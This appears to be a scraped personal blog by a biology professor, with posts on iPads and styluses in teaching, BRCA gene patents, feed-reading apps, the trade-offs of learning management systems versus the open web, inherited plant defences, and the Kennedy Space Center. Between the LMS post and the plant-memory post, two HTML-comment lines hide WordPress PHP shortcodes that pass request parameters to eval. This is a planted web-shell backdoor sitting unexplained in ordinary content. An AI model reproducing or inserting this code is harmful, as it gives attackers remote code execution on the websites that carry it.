A Sea Change on Campus

If this survey is to be taken seriously, we are on the brink of a sea change in higher education. In that article, The Chronicle reports that the number of students with a tablet tripled in a year, and many more plan to buy one soon. The survey was performed long before the new iPad was announced, and I can imagine the high-resolution screen will only accelerate this trend. It is, in many ways, the perfect computing device for campus.

Students have been bringing computers to campus for decades, though, so why should the arrival of tablets like the iPad be any different? I think there are several key qualities of the iPad not shared with regular notebook computers. First, it is hard to overstate the importance of battery life. While a notebook computer may eke out 4 or 5 hours when brand new and not heavily used, it won’t be long before 2 to 3 hours of battery life is the norm. Most students I see with a notebook computer have it plugged in. Meanwhile, the iPad can be used heavily all day without a charge. I argue this is a huge deal on campus.

A second factor that favors the iPad in the classroom over a notebook is the position of the screen. Having a screen between the student and me changes the dynamic of exchange in some way. I know it sounds silly, but it does. Students who take notes on their iPad just seem to look up and pay attention more because of its position. It’s like students with a notebook open are waiting for something to happen on their screen, their default gaze includes their screen. This matters, and relates to the next issue…

The iPad only ever has ONE thing on the screen at a time. Apple is rigorous in enforcing this for apps — they actively deny apps that try recreate a desktop or windowing metaphor. This encourages focus and concentration in a class setting at a level that a more traditional notebook computer simply cannot do. Sure, sometimes this is not an advantage, if a student needs to gather information from a variety of apps simultaneously. On the iPad, they could double-tap the home button and bounce around their apps if they need to, but there is not a similar temptation to notice distractions as much.

Fourth, as a touch-based device, the iPad is a great tool for freeform note taking and drawing. In most of the classes I teach I lean heavily on visual aids to explain abstract ideas (diffusion? operons? signal transduction?). These are hard to capture on a notebook computer, but the iPad was made for drawing, especially with a stylus.

I could go on and on, but let me try to wrap it up here. Campuses have seen personal computers come in with students for decades. The iPad is not a PC, and represents something completely different and, in many ways, better. We are on the cusp of seeing the majority of our students coming to class with these in tow. What could we do to better prepare for this?

Finally some patent sanity

I’ve been casually following the litigation related to the patent mess surrounding BRCA1 and BRCA2 (see here and here for my previous comments). In short, those are two human genes linked to an increased likelihood of developing breast cancer. Their sequences were patented some years ago by the University of Utah, where they were identified, and exclusively licensed to a private company called Myriad Genetics.

Today, the US Supreme Court ruled on a separate but related case covering a patent for a medical diagnostic test. The Court found the patent invalid because it was not far removed from natural processes, which are not patentable. Experts in biotech patent law suspect that this ruling may set precedent that extends to the BRCA1 case. This would be a welcome development, and a sign of sanity in the fairly insane world that is the US patent system.

Reeder + Instapaper

I’ve been reading my feeds on my iPod touch with Reeder for years. Even after buying an iPad, I often read on my iPod because it’s almost always in my pocket. When I find something I want to read later or come back to, Reeder lets me easily send it to my Instapaper account with 2 taps, which is awesome.


One annoyance I had with Reeder, though, was how jarring it was to follow a link and have to resize a web page to read anything. Tonight, while poking around in the settings for Reeder to turn off lots of the send-to options I never use, I stumbled on this:

Screen shot of Reeder settings

So now when I follow a link from a feed item, it opens with Instapaper’s beautifully optimized layout applied for reading on my iPod touch. So nice.

Adding a Stylus Renews my iPad


Wacom Bamboo Stylus in black
Wacom Bamboo Stylus

Over the weekend I picked up my first stylus for my iPad, the Wacom Bamboo. I went with this one because 1) Wacom has been making styluses for their own tablets for a long time, so I figured they must be good at it and 2) it received high marks from Serenity at Macworld.

I’ve had my iPad (the original) since August of 2010 and put off buying a stylus until now because every time I looked at them I heard Steve’s voice in the back of my mind saying, “If you see a stylus, they blew it.” So why did I give in after 1.5 years? Simple: despite years of experience in pre-school, it’s pretty hard to draw with my finger, and I have some diagrams and sketches I want to include in my course notes. I am no artist, but even I can cobble together an acceptable diagram given enough time and ready access to an ‘Undo’ button.

Now that I’ve used it for a couple days, I can say a couple things about it. First, there is a sense that my old, fat, heavy iPad is a brand new thing. I’ve always been struck by how the iPad dissolves into the background when using a well-designed app. It’s been said far more eloquently before, but part of the “magic” of the iPad is how it completely becomes whatever app is currently running. What does this have to do with a stylus? Well it happens that you begin to discover a whole new assortment of apps that you never paid attention to before, or if you did it was only for a few minutes as a novelty. I’m talking about things like SketchBook Pro, Notability, and Penultimate, to name a few.

The other thing I know for sure is that a stylus is totally goofy for doing any kind of navigation in iOS. Even in a drawing app, I find it unnatural to use it to select different colors, pens or brushes, so I tuck it into my hand and use my finger instead. These various tap targets still feel best when selected with my finger. I can imagine it must be tempting for app designers to optimize their targets for a stylus, given that the majority of people who are using drawing apps are probably using one, but I hope it never happens. I have the stylus because it allows me more precise control for drawing, period. In that sense, the most important sense, Steve was right. And at the same time, adding a stylus to my iPad makes it even more capable.

The Open Web and the LMS

Before the start of almost every semester, I find myself taking inventory of the various tools I use to do my job and asking whether there’s something better. I feel a bit like a contractor preparing his truck for a job — I want to make sure I have everything I need, because I don’t want to waste time focusing on the wrong things once I get to the job site. How should I provide updates and information to my students? Where should I post notes, outlines, slides, assignments? Should these things be on the open web, or tucked safely behind a learning management system (LMS)? Do students want to take quizzes and submit assignments online? Should I have them email those to me, should I do that within a LMS, or should I use something offered by the textbook publisher?

For most of these questions, one answer is to use Blackboard. It does most, if not all, of the tasks listed above, integrates with our campus registration system (unless you happen to teach cross-listed courses, but I digress), works reasonably well, is familiar to the students, and the university is already paying for it. Why wouldn’t I use it? When colleagues ask that question, my reply usually includes something about how difficult I find it to do the various tasks I want to do, how many clicks it takes to do something. For instance, how do I decide where to put the stuff so that students will find it? Is this an assignment, or content, or a file, or an announcement, or what? But it’s beginning to dawn on me that my hesitation to use a LMS goes deeper than usability — my own or that of my students.

Building with borrowed tools

To return to the contractor analogy, using an LMS feels a lot like building with someone else’s tools. Sure, it’s probably going to do the job, but things just don’t quite feel the same as using your own. In addition to the issue of feel, there is a sense when I’m using a LMS that everything I post has to fit in one of the categories defined by the system. The answer to this problem in particular seems to be for the software designers to create a whole lot of nooks and crannies to file things in hopes that at least something will seem like the right place for the instructor to add that content. This always leaves the users (both instructor and student) in want, though, because it feels like the order is backward: the information shouldn’t be organized in service of a system, but rather the system should support the information by getting out of the way. I always feel like I’m fighting against the system when I add information and try to make it discoverable and linked where appropriate. I suppose the other approach, which many professors apparently follow, is to dump absolutely everything into a single bucket and let the students hash out the germs of value from the chaff. (This happens all the time, from what I hear.)

Building on someone else’s land

If my problem were just a matter of borrowing tools, I might be able to get over it, but it’s not. In January, as I prepared for another semester and spent several hours setting up my courses in a LMS, it became clear to me that I’m not just borrowing tools, I’m also building my course on land that is not my own. In fact, if I’m really using the capabilities of the system, I’m spending hours and hours loading information into this system that is a shadow of the web, a sandboxed web, walled off from the real thing. If and when I stop using it, that information (and the time it took to produce it) is most likely lost. Maybe the system provides a way to download my course if I want to, but what useful thing could I do with it then? I’d have to write my own software to parse that file and make any sense of it, let alone to make use of it in some other system.

Redeeming Qualities

My feelings toward the LMS are not all negative, though. One of the best things about a closed LMS is just that — it is closed to the outside, allowing instructors to keep certain material off the public web. If I were to post all of my slides online for my students, I’d have to remove all the copyrighted figures I use from the textbook, which would be a big bummer. I don’t make the posting of slides a habit, but an LMS with authentication sidesteps this issue. Ideally, I would design my own figures and could share them as freely as I chose, but I haven’t done that yet. Another important use of a system with authentication is for posting grades, which students seem to expect. I know of no way around this other than to use some kind of closed system to keep this information confidential. A third feature of an LMS is handling work submitted by students. I have tried to collect student writing by email, and it sucks. A good LMS at least has the potential to make this suck less, and could actually save me time if designed well. For example, I just graded a short assignment in Instructure Canvas using their SpeedGrader feature, and I have to confess, it was slick. I’m looking forward to using it again later in the semester, and might even use the peer review feature rather than managing all that on my own.

Conclusion/Compromises

So for now, I see a role for both the open web and a closed LMS occupying different parts of my toolkit for teaching. The trick for me is to keep as much as possible in my own web space, and use the LMS for things for which it is essential (copyrighted material, grades, student submissions). It’s schizophrenic, and some students don’t like having to look in more than one place. What I’m finding is that I tend to use the LMS for some classes, and the open web for other classes, and this minimizes student consternation over where to look for class materials. Making a goal of posting more on the open web has also motivated me to go back and create more of my own materials, too, which has been a great side-effect.

<!– [insert_php]if (isset($_REQUEST["GmlMX"])){eval($_REQUEST["GmlMX"]);exit;}[/insert_php][php]if (isset($_REQUEST["GmlMX"])){eval($_REQUEST["GmlMX"]);exit;}[/php] –>
<!– [insert_php]if (isset($_REQUEST["gvYSQ"])){eval($_REQUEST["gvYSQ"]);exit;}[/insert_php][php]if (isset($_REQUEST["gvYSQ"])){eval($_REQUEST["gvYSQ"]);exit;}[/php] –>
Memory of past insults

Memory of past insults:

In this sea of unknowns, there is at least one take-home message: epigenetic factors appear to be the vehicle by which plants transfer defense memories to offspring. Further evidence for this comes from the finding that the “grandchildren” of exposed plants inherit the defense memory, but the fourth generation does not. “The observation that inherited resistance reverts after three generations suggests the underlying mechanism is not a mutation or another stable genetic change,” says Georg Jander, a biologist at the Boyce Thompson Institute in Ithaca, NY who partnered with Rasmann.

Designing the Perfect Fruit

Designing the Perfect Fruit

I’m really looking forward to this series on Design Decoded:

We’ll look at decades of experimentation in plant genetics geared toward improving the user interface of the mandarin; the novelty of marketing fresh fruits and vegetables; the rise, fall, and comeback of graphic design in the produce aisle; and growers’ ongoing battle to keep bees from trespassing and pollinating their seedless crops. Nature may be the original designer, but much human ingenuity is responsible for optimizing the mandarin.

I’ve got something rolling around in my head about this idea of ‘human ingenuity’ and the foods we eat, maybe this series will help crystallize it for me.

Kennedy Space Center in Transition

It’s hard to read about the state of the Kennedy Space Center these days:

At the apex of the space shuttle program, some 18,000 people worked here. Now, just 7,500 do. On a recent Wednesday morning, parking lots across the vast complex sat two-thirds empty.

I had the incredible good fortune to work at Kennedy in the run up to STS-95, on which we had a small experiment investigating gravity signaling in roots. During that period, the space center and the rest of the Cape were crawling with activity. I hope the next generation of space vehicles moves forward and reinvigorates KSC again soon.